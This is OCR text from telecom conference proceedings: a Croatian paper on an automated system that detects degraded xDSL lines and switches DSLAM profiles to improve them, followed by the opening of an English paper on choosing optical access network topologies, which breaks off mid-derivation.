Sustav za dinamičku prilagodbu xDSL[9] linija (DSM) [10] razvijan i implementiran u mreži operatera s ciljem prepoznavanja korisničkih linija s lošijim performansama i servisnim karakteristikama te automatske prilagodbe korisničke linije čime se direktno utječe na kvalitetu usluge.

DSM sustav je zamišljen kao proces koji kontinuirano prati definirani skup parametara za koje je testiranjima dokazano da imaju direktan utjecaj na kvalitetu prijenosa podataka. Linije koje su prepoznate kao nekvalitetne ulaze u proces optimizacije pri čemu se vodi računa o samoj vrsti usluge koja se pruža korisniku. Proces optimizacije u konačnici primjenjuje novi odgovarajući profil na DSLAM-u [14].

Sustav ima ugrađen mehanizam kontrole rada linije s novo primijenjenim profilom. Osim želje za povećanjem kvalitete linije DSM sustav vodi brigu o tome da se sve promjene na korisničkim linijama odvijaju u vrijeme kada će utjecaj na uslugu biti najmanji.

DSM sustav se sastoji od nekoliko aplikacija i procesa:

Aplikacija APP (Automatska Promjena Profila) - upravlja procesom odabira DSL linija koje ulaze u proces optimizacije, inicira promjene profila te provjerava status linije nakon promjene profila.

Proces APP se u svojem radu naslanja na slijedeće OSS/NMS (Operations support systems/ Network Management System) sustave [16]/[15]:

POL (Periodičko Očitanje Linija) - baza periodičkih očitanja linijskih i servisnih parametara korisničkih portova s DSLAM-ova.

BBProvisioner – univerzalno sučelje za konfiguraciju DSLAM-ova. Sustav pristupa element managerima (EM) [11] putem NBI sučelja [12].

Osim navedenih sustava APP proces ima sučelje prema tehničkoj bazi opreme i servisa.

U poglavlju II opisana je arhitektura i implementacija DSM sustava. U III poglavlju opisan je algoritam rada APP procesa. U IV poglavlju opisani su DSLAM profili korišteni u optimizaciji xDSL linija a u IV poglavlju opisan je mehanizam promjene profila.

U V poglavlju predstavljeni su rezultati rada sustava a u sljedećim poglavljima opisana su moguća poboljšanja i reference.

II. ARHITEKTURA I IMPLEMENTACIJA DSM SUSTAVA

Centralni dio DSM sustava je aplikacija APP (Automatska Promjena Profila) koja u svojem radu komunicira s nekoliko OSS/NMS sustava i aplikacija. Na slici 1 prikazana je arhitektura DSM sustava.

Opis komponenti DSM sustava te komponenti s kojima DSM sustav komunicira:


APP (Automatska Promjena Profila) – aplikacija u kojoj je implementirana logika detekcije DSL linija koje ne zadovoljavaju definirane parametre kvalitete. Podaci o kvaliteti linije dnevno se agregiraju iz POL sustava a tehnička baza opreme i servisa koristi se u procesu primjene graničnih vrijednosti. APP također upravlja procesom odabira profila koji se primjenjuju na pojedinom korisničkom portu a sama promjena profila odvija se preko sustava BBProvisioner. Nakon uspješne promjene profila APP aplikacija provjerava rada DSL linije nakon primjene novog profila. Aplikacija komunicira s više OSS/NMS sustava koji su niže navedeni. Za razvoj aplikacije APP korišteni su OpenSource alati (Python v2.5 [2], PostgreSQL v8.1 [3], Apache [4], Linux CentOS v5.3[5]).

POL (Periodičko Očitanje Linija) - baza periodičkih očitanja linijskih i servisnih parametara korisničkih portova s DSLAM-ova. Sustav očitava parametre putem snmp protokola u intervalima od 15 i 60 minuta. Podaci iz POL baze nužni su za određivanje kvalitete DSL linije

BBProvisioner – univerzalno sučelje za konfiguraciju DSLAM-ova. Sustav pristupa element managerima (EM) putem NBI sučelja. APP ostvaruje komunikaciju s BBProvisioner aplikacijom kako bi dobio informaciju o trenutnom profilu na korisničkom portu i/ili inicirao promjenu profila. Sustav trenutno ima mogućnost komunikacije s tri različite DSL platforme.

XMP API – sučelje za provjeru statusa korisničkog porta na DSLAM-u. DSM sustav prije promjene korisničkog profila provjerava da li je na DSL liniji ostvarena sinkronizacija između DLSAM porta i korisničkom mopdema.

DIS (Documentation and Inventory System) – tehnička baza opreme i servisa. DSM sustav primjenjuje različite kriterije kvalitete linije ovisno o uslugama koje korisnik ostvaruje preko DSL linije. Tehnička baza je centralno mjesto spremanja informacija o korisničkim uslugama.



Slika 1. Arhitektura DSM sustava

III. ALGORITAM APP PROCESA

Zadatak APP sustava je prepoznati korisničke DSL linije lošije kvalitete tj. linije s narušenim linijskim i/ili servisnim parametrima te promjenom parametara na liniji povećati stabilnost linije, povećati otpornost linije na vanjske utjecaje a time povećati kvalitetu usluge.

Algoritam APP sustava je zamišljen kao kontinuirani proces koji se sastoji od nekoliko koraka koji se izvršavaju slijedećim redoslijedom:

- dnevna agregacija POL podataka, generiranje dnevne liste portova s narušenim performansama
- period praćenja korisničkih linija u duljem vremenskom periodu i generiranje liste portova koje ulaze u proces optimizacije
- odabir novog profila koji će se primijeniti na korisničkoj liniji
- provjera statusa korisničke linije prije promjene profila
- promjena profila na korisničkom portu
- provjera statusa korisničke linije nakon promjene profila
- period praćenja stanja linije nakon primjene novog profila te odlučivanje o zadržavanju postojećeg profila ili vraćanje starog profila

Početni korak u radu algoritma je prepoznati linije narušene kvalitete a sustav se za potrebe detekcije takvih linija koristi podacima koje prikuplja sustav naziva POL (Periodičko Očitanje Linija). POL sustav kontinuirano očitava linijske i servisne parametre sa svih xDSL linija.

Slijedeći parametri su definirani kao ključni pokazatelji stabilnosti DSL linije te direktno ukazuju na kvalitetu pružene usluge.

- SNR_DS (signal noise ratio downstream) [8] – omjer signal/šum u silazu
- SNR_US (signal noise ratio upstream) [8] – omjer signal/šum u uzlazu
- ES (error second) [6] – broj intervala od jedne sekunde s bilo kojom zabilježenom pogreškom u prijenosu
- SES (severely errored second) [7] – broj intervala od jedne sekunde unutar kojeg se više puta dogodio out-of-frame (OOF) i ozbiljno je narušena kvaliteta prijenosa
- INITS [13] – broj pokušaja inicijalizacije DSL sinkronizacije

Kriterij odabira linija s narušenom kvalitetom usluge nije isti za sve korisničke linije već ovisi o tipu usluge koje je podijeljena u dvije osnovne skupine:

1 – samo Internet usluga
2 – Internet + IPTV i/ili VoIP usluga

Tablica niže prikazuje kriterije kvalitete DSL linije.

Tablica I. kriteriji kvalitete DSL linije

Parametar	„samo Internet“	„Internet+ IPTV/VoIP“
SNR_DS	< 4dB za > 10% očitanja	< 6dB za > 10% očitanja
SNR_US	< 4dB za > 10% očitanja	< 6dB za > 10% očitanja
ES	> 40 za > 10% očitanja	> 10 za > 10% očitanja
SES	> 4 za > 10% očitanja	> 0 za > 10% očitanja
INITS	> 0 za > 10% očitanja	> 0 za > 5% očitanja

APP sustav jednom dnevno agregira POL podatke za protekla tri dana a zatim primjenjuje kriterije o kvaliteti linije prikazane u tablici broj 1. Ukoliko linija zadovolji bilo koji od pet navedenih uvjeta biti će uvrštena u dnevnu listu portova narušene kvalitete.

Praćenjem rada DSM sustava u duljem vremenskom periodu primijećeno je da vremenske nepogode direktno utječu na pad kvalitete usluge. Algoritam APP-a definiran je tako da će djelovati samo na linije koje dulji vremenski period imaju narušene parametre kvalitete. Kako bi se iz procesa isključili portovi s povremenim, kratkotrajnim lošim parametrima kvalitete u proces optimizacije ulaze samo portovi koji se pojavljuju u više dnevnih lista nastalih agregiranjem POL podataka.

Ulazna lista portova za obradu APP procesa nastaje presjekom tri dnevne liste u zadnjih 9 dana. Proces ima još jedan uvjet na ulaznu listu portova a to je da se promjene parametara smiju primijeniti na najviše 10% portova istog mrežnog elementa tj. DSLAM-a. Ovaj uvjet je uveden iz razloga što sinkronizacija DSL linije ima utjecaja na susjedne linije u kabelu.

Kako bi proces promjene profila što manje utjecao na pružanje usluge, promjene profila se odvijaju isključivo u noćnim satima u intervalu od 1 sat poslije ponoći do 6 sati ujutro.

Proces istovremeno vrši promjene na više platformi i više mrežnih elemenata. Broj procesa je moguće po potrebi prilagođavati, zavisno od broja portova nad kojima se radi promjena profila, specifičnostima pojedinih platformi i slično.

Proces APP prije promjene profila provjerava trenutni profil na portu te status DSL linije. Novi profil će se primijeniti samo ako je korisnički modem sinkroniziran jer je jedino u tom slučaju moguće provjeriti da li se korisnički modem nakon promjene profila opet


sinkronizirao. Ukoliko modem nije sinkroniziran, novi profil se neće primijeniti a korisnička linija će u nekoj od idućih iteracija APP procesa, kada bude sinkronizirana, doći na red za promjenu profila. Trenutni profil na DSL portu ulazni je podatak za odabir novog profila koji APP sustav primjenjuje s ciljem poboljšanja kvalitete linije.
Nakon promjene profila korisnički DSL modem ponovno se sinkronizira s portom na DSLAM-u. Proces ima ugrađen mehanizam provjere sinkronizacije nakon promjene profila te u slučaju da se nakon 10 minuta od promjene profila modem nije sinkronizirao profil se vraća na profil prije posljednje promjene.

Linije za koje DSM sustav nije postigao zadovoljavajuće poboljšanje performansi označavaju se kao „nepopravljive“ te se putem sustava za upravljanje resursima i procesima zadaci prosljeđuju tehničarima na terenu koji će izvidom na terenu ustanoviti problem te otkloniti smetnju.

IV. OPIS KORIŠTENIH PROFILA

S obzirom da je na strani telekomunikacijskog operatora DSLAM (Digital Subscriber Line Access Multiplexer), odnosno port na DSLAMu vezan uz korisničku liniju, točka na kojoj se najviše može kontrolirano utjecati na karakteristike linije, APP sustav težište svog djelovanja stavlja na ovaj element.

Na korisničkom DSLAM portu moguće je djelovati na različite parametre linije ovisno o proizvođaču opreme, međutim postoje i standardne grupe parametara koji su zastupljeni kod svih proizvođača. Tako je na primjer osim parametara koji su vidljivi i krajnjem korisniku kao što su brzina u silazu i uzlazu i kanala za pojedine usluge (PVC – Permanent Virtual Circuit), uobičajeno konfigurirati i izlaznu snagu po liniji, broj istovremeno spojenih uređaja po liniji, razne zaštite od napada izvana (npr Anti IP spoofing), ADSL standard po kojem radi linija i mnoge druge ovisno o mreži operatora i usluzi korisnika.
Željene karakteristike linije dobivaju se kao posljedica ispitivanja i mjerenja karakteristika linija s točno podešenim vrijednostima određenih parametara. Uobičajeno je nakon takvih ispitivanja vrijednosti različitih parametara grupirati i takvu grupnu konfiguraciju parametara primjenjivati na sve portove u mreži za koje se želi dobiti ista ili slična karakteristika linije. Takva grupna konfiguracija više parametara linije koja se željeno postavlja na korisnički port na DSLAM-u naziva se korisničkim ADSL profilom. Ovisno o mogućnostima platforme moguće ga je kao takvog spremati na samoj platformi ili se o grupiranju parametara brinu prateći OSS sustavi.
Za potrebe DSM sustava unutar T-COM Hrvatska napravljeni su tzv. lanci profila za svaku pojedinu uslugu po brzinama. Unutar istog lanca će se tako nalaziti profili koji korisniku omogućavaju korištenje tražene usluge a redoslijed im je složen po sličnosti inicijalnom profilu koji se postavlja na korisnički port prilikom aktiviranja usluge. DSM sustav u svom radu za pojedini port prolazi kroz pripadajući lanac tako da prvo na korisnički DSL port postavi profil najsličniji početnom, zatim ako je potrebno sljedeći najsličniji itd.



Slika 2. Lanci profila za DSM sustav


Profili koji su bliži početnom, prvenstveno koriste različite mehanizme zaštite prijenosa podataka, a kako se odmiče po lancu ide se i prema degradaciji brzine prijenosa podataka. Kao mehanizmi zaštite prijenosa podataka koriste se zaštite od utjecaja impulsnog šuma kao što su INP [18] (Input Noise Protection) koji mjeri nalete šuma u intervalima od 0,25 milisekundi i kašnjenje (delay) koje nastaje kao posljedica korištenja mehanizma umetanja kontrolnih bitova u pakete podataka i njihovog micanja na odredištu. Praćenjem omjera ova dva parametra može se određivati potrebna dužina podatkovnih paketa i na taj način utjecati na kvalitetu DSL linije. Dodatno se kao zaštita koristi i isključivanje SRA [17] (Seamless Rate Adaptation) mehanizma kojeg nudi ADSL2 standard.

V. MEHANIZMI PROMJENE PROFILA

APP sustav u svom radu komunicira s nekoliko mrežnih platformi, izvedenih od strane različitih proizvođača.
Da bi ostvario promjene sustav šalje zahtjeve prema jednom od modula OSS aktivacijske platforme. Prije slanja zahtjeva s promjenama sustav očitava i vrijednosti parametara o kojima će ovisiti daljnji tijek aktivnosti prema pravilima algoritma aplikacije.
Komunikacija OSS aktivacijske platforme s odredišnim mrežnim platformama izvedena je koristeći njihova otvorena programibilna sučelja (API – Application Programming Interface). Putem ovih programibilnih sučelja sustav preko element managera pojedine platforme postavlja ili čita parametre linije u skladu s ranije spomenutim pravilima.

Modul OSS aktivacijske platforme na koji APP šalje svoje zahtjeve za promjenama ili očitanjima konfiguracija naziva se BBProvisioner. Ova komponenta u procesu promjene konfiguracije na mrežnom elementu koristi

tehničku bazu pomoću koje je moguće uspostaviti vezu između usluge i mrežnih elemenata koji su korišteni za njenu realizaciju. Čitajući ove podatke komponenta zna prema kojem element manageru treba proslijediti zahtjev.




Slika 3. Prikaz mehanizma promjene profila

Dodatno, komponenta ovisno o platformi, a u skladu s definiranim sljedovima profila na element manageru postavlja odgovarajuće parametre za svaku pojedinu DSL liniju čije definicije se pohranjuju na aktivacijskoj platformi.
U trenutnoj izvedbi BBProvisioner za komunikaciju s element managerima se koristi TL1 i CORBA sučelja, ali sama komponenta praktički nema ograničenja na tehnologiju.
BBProvisioner modul aktivacijske platforme izveden je korištenjem Java Servlet tehnologije putem koje zaprima HTTP zahtjeve i dalje ih prosljeđuje na core komponente koje znaju komunicirati s odredišnim platformama.
Komponenta kao servlet container koristi Apache Tomcat.


VI. REZULTATI RADA SUSTAVA

Rezultati rada DSM sustava temelje se na 5 mjeseci rada u produkcijskoj mreži telekomunikacijskog operatera. Iz analize se može zaključiti da je DSM sustav vidno smanjio broj ES/portu u danu. Osim toga, ukupan broj portova koji prelaze granične uvjete kvalitete DSL linije su također smanjeni. Vidljivo je također da je došlo do trenda smanjenje broja SES/portu no isto tako je vidljivo da povremene vremenske nepogode mogu kratkotrajno narušiti performanse DSL linije.


Na slijedećim grafovima prikazan je utjecaj DSM sustava na mrežu operatera.




Slika 4. Prikaz broja DSL linija po platformi koje ne zadovoljavaju kriterije kvalitete.




Slika 5. Prikaz broja DSL linija koje ne zadovoljavaju kriterij za SNR




Slika 6. Prikaz broja DSL linija koje ne zadovoljavaju kriterij za ES, SES ili INITS




Slika 7. broj ES, normalizirano po portu za cijelu mrežu operatora



Slika 8. broj SES, normalizirano po portu za cijelu mrežu operatora



Slika 9. broj INITS, normalizirano po portu za cijelu mrežu operatora



Slika 10. Prikaz broja DSL linija koje ulaze u proces optimizacije profila

VII. MOGUĆA UNAPRJEĐENJA

DSM sustav trenutno kvalificira korisničku DSL liniju analizirajući samo pet parametara koje dohvaća iz POL sustava. Sustav se može poboljšati tako da analizu kvalitete linije radi na osnovu većeg broja parametara. Također, sustav ne mora biti ograničen samo na analizu podataka iz POL sustava nego ulazni podaci mogu biti razne tehničke baze, podaci iz baze kontaktnog centra i slično. Također, DSM sustav trenutno profile mijenja slijedno po unaprijed definiranom redoslijedu. Slijedeće inačice sustava mogu odabir optimalnog profila određivati uspoređivanjem linijskih i servisnih parametara linije prije i nakon promjene svakog od profila.

VIII. Zaključak

DSM sustav se pokazao kao koristan sustav koji preventivno djeluje na povećanje kvalitete korisničkih DSL linija. Sustav automatizirano prepoznaje problematične linije i utječe na poboljšanje performansi čime se direktno povećava kvaliteta usluge.

Najveće značajke sustava su:

- Automatsko prepoznavanje linija narušene kvalitete
- Preventivno podizanje kvalitete DSL linija
- Smanjenje broja poziva u kontaktni centar
- Veći broj otklona smetnji bez potrebe za radom tehničara na terenu

Sustav svojim radom povećava efikasnost održavanja mreže čine se smanjuju troškovi održavanja.

IX. Reference

[1] TAM - The OSS/BSS System Landscape
http://www.amdocs.com/site/post/docs/tam.pdf
[2] Python Programming Language
http://www.python.org/

[3] PostgreSQL OpenSource database
http://www.postgresql.org/
[4] Apache HTTP server project - http://httpd.apache.org/
[5] CentOS - Enterprise-class Linux Distribution
http://www.centos.org/
[6] ES errored second
http://en.wikipedia.org/wiki/Errored_second
[7] SES severely errored second
http://www.javvin.com/networkingterms/SES.html
[8] SNR http://en.wikipedia.org/wiki/Signal-to-noise_ratio
[9] DSL - Digital subscriber line
http://en.wikipedia.org/wiki/Digital_subscriber_line
[10] DSM -
http://en.wikipedia.org/wiki/Dynamic_Spectrum_Management
[11] EM -
http://en.wikipedia.org/wiki/Element_Management
[12] NBI -
http://en.wikipedia.org/wiki/Northbound_interface
[13] RFC 1662 - http://www.ietf.org/rfc/rfc2662.txt
[14] DSLAM -
http://en.wikipedia.org/wiki/Digital_subscriber_line_access_multiplexer
[15] NMS -
http://en.wikipedia.org/wiki/Network_management_system
[16] OSS -
http://en.wikipedia.org/wiki/Operations_support_system
[17] ADSL SRA -
http://en.wikipedia.org/wiki/Asymmetric_digital_subscriber_line
[18] DSM protection levels -
http://www.scholarpedia.org/article/Digital_subscriber_line_%28DSL%29

OPTICAL NETWORKS

Optimal techno-economic selection of the optical access network topologies

Željko Božinović, Haris Dizdarević, Sead Dizdarević
BH Telecom d.d. Sarajevo,
Obala Kulina Bana 8, 7100 Sarajevo, BiH
E-mail: zeljko.bozinovic@bhtelecom.ba, haris.dizdarević@bhtelecom.ba, sead.dizdarevic@bhtelecom.ba

Abstract - Optimal techno-economic selection of optical access network topologies involves finding the key techno-economic criteria that will be used for the topology selection. We have developed an analytical method for calculating optimal techno-economic selection of topologies. The proposed method determines the required number of optical fibers of certain characteristic segments of the access network, taking into account the density of users per 1 km^2, guaranteed bandwidth for each user, and the possible topology of optical access networks. The results show that the increase in density of users, with a constant guaranteed bandwidth, isn't the determining factor for the optimal choice of topology. On the other hand, the same results show that increasing the guaranteed bandwidth, with a constant density of users, represent critical elimination factor for optimal techno-economic selection of topologies. Under the same conditions, results show that the initially favorable topology, in terms of techno-economic feasibility, after a few iterations in bandwidth increase may become unfavorable compared to competing considered topologies.

I. INTRODUCTION

Authors involved in research related to finding the optimal choice of technologies and corresponding topologies for FTTx access networks usually start from the fact that the new network being built on the fiber optical cables basis or to perform the reconstruction of the existing copper network using method of shortening the copper wires. It often argues that the optical networks CAPEX, compared to solutions based on the shortening of copper pairs is still too high, because the share of construction costs which is dominant in relation to other costs [4] (Figure 1). Therefore it is proposed a gradual transition to FTTH solutions using xDSL technology.

The existing telecommunications infrastructure (cable ducts, pipes and sheathing of existing copper cables), which has previously invested huge capital, is often ignored or placed in another plan. Taking advantage of existing telecommunications infrastructure can significantly reduce construction costs and create favorable preconditions for investment in optical access networks as a better long term solution (Figure 2.). Figure 2 shows that the cost of cabling and fiber optic cables also have a significant share of CAPEX, and it would be desirable to minimize that part of the future investment.




Figure 1. CAPEX comparison for FTTx solutions.

On the other hand, a lower number of required optical fibers imply a greater probability that the existing telecommunications infrastructure will be able to meet all present and future needs for expanding the capacity of the access network, caused by the increasing number of users or the guaranteed bandwidth to the user.

In this study we started with the thesis that there is a great probability that the increase in the number of users and the guaranteed bandwidth, initially favorable




Figure 2. Comparison of reduced CAPEX for FTTx solutions.

technology, in terms of number and length of fiber optic strands, can turn into a very unfavorable and vice versa.

The first task of our research was to find those technical solutions of the FTTx access networks that

maximum use the existing telecommunications infrastructure, in terms of permanent increase in the number of users, and guaranteed bandwidth for end users, in order to reduce construction costs, cabling and fiber optic cables.

The second task of the research was mathematical model, formed for the comparative analysis, which has to be technologically independent and relatively easy to use and understand.

In order to fulfill these tasks, we planned to check the behavior of available access technologies and associated topologies in terms of required number of optical fibers and their total length, in terms of increasing the number of users and guaranteed bandwidth.

Since the results for different technologies must be mutually comparable, telecommunications infrastructure and its topology has to be equal for all technologies.

For the purpose of analysis, we decided to use the users density as one of the influential parameters, rather than the number of users. We also decided that the density is uniform and that applies to an area of 1km^2. In this way it's possible to apply analytical calculation method and relatively simple mathematical model to demonstrate the increase in the number of optical fibers in accordance with the increasing density of users and the guaranteed bandwidth to the user. A detailed description of the mathematical model is presented in chapter two.

By applying the mathematical model we developed as well as analysis of the obtained results we have confirmed the starting hypothesis, but only in terms of increasing the guaranteed bandwidth, while in terms of increasing the users density it isn't confirmed. Some of the considered technologies and the corresponding topologies, by increasing the guaranteed bandwidth, have ceased to be the most suitable for the application and become unfavorable or very unfavorable. On the other hand, the initial schedule of technology under favorable condition doesn't change with increasing of users density. Comparing the areas with high and low status of benefits we have defined technologies and associated topologies which arises as the best candidates for further evaluation based on additional criteria, which was not the subject of this research, but the proposal for future research in this area. Other results and conclusions will be presented in detail in chapters III and IV.

II. DEVELOPING A MATHEMATICAL MODEL

A. *Initial assumptions*

Initial assumptions in defining the mathematical model are:

- Observed users are located within the squared area;
- Users in observed area are uniformly distributed that won't affect the universality of model, although they neglected their real grouping in the buildings as well as the number of building stories.
- Mathematical model treats a segment from central office (CO), through a central distribution cabinets (CDO) and distribution cabinets (DO) to the end user.

B. *Mathematical model*

If we look a part of an squared area of 1 km^2, where there are situated users with density g, the elementary area where there is only one user is given by expression:

$$P_e(g) = \frac{1}{g} \quad [m^2] \tag{1}$$

In this case area with N users is given by the following expression:

$$P_N(g) = N \cdot P_e(g) \quad [m^2] \tag{2}$$

Side of the square described with expression (2) is a following function:

$$a_N(g) = \sqrt{N \cdot P_e(g)} = \sqrt{\frac{N}{g}} \quad [m] \tag{3}$$

Assuming that the optical fibers distribution point to




Figure 3. Distribution of the users on the imaginary surface of the observed square.

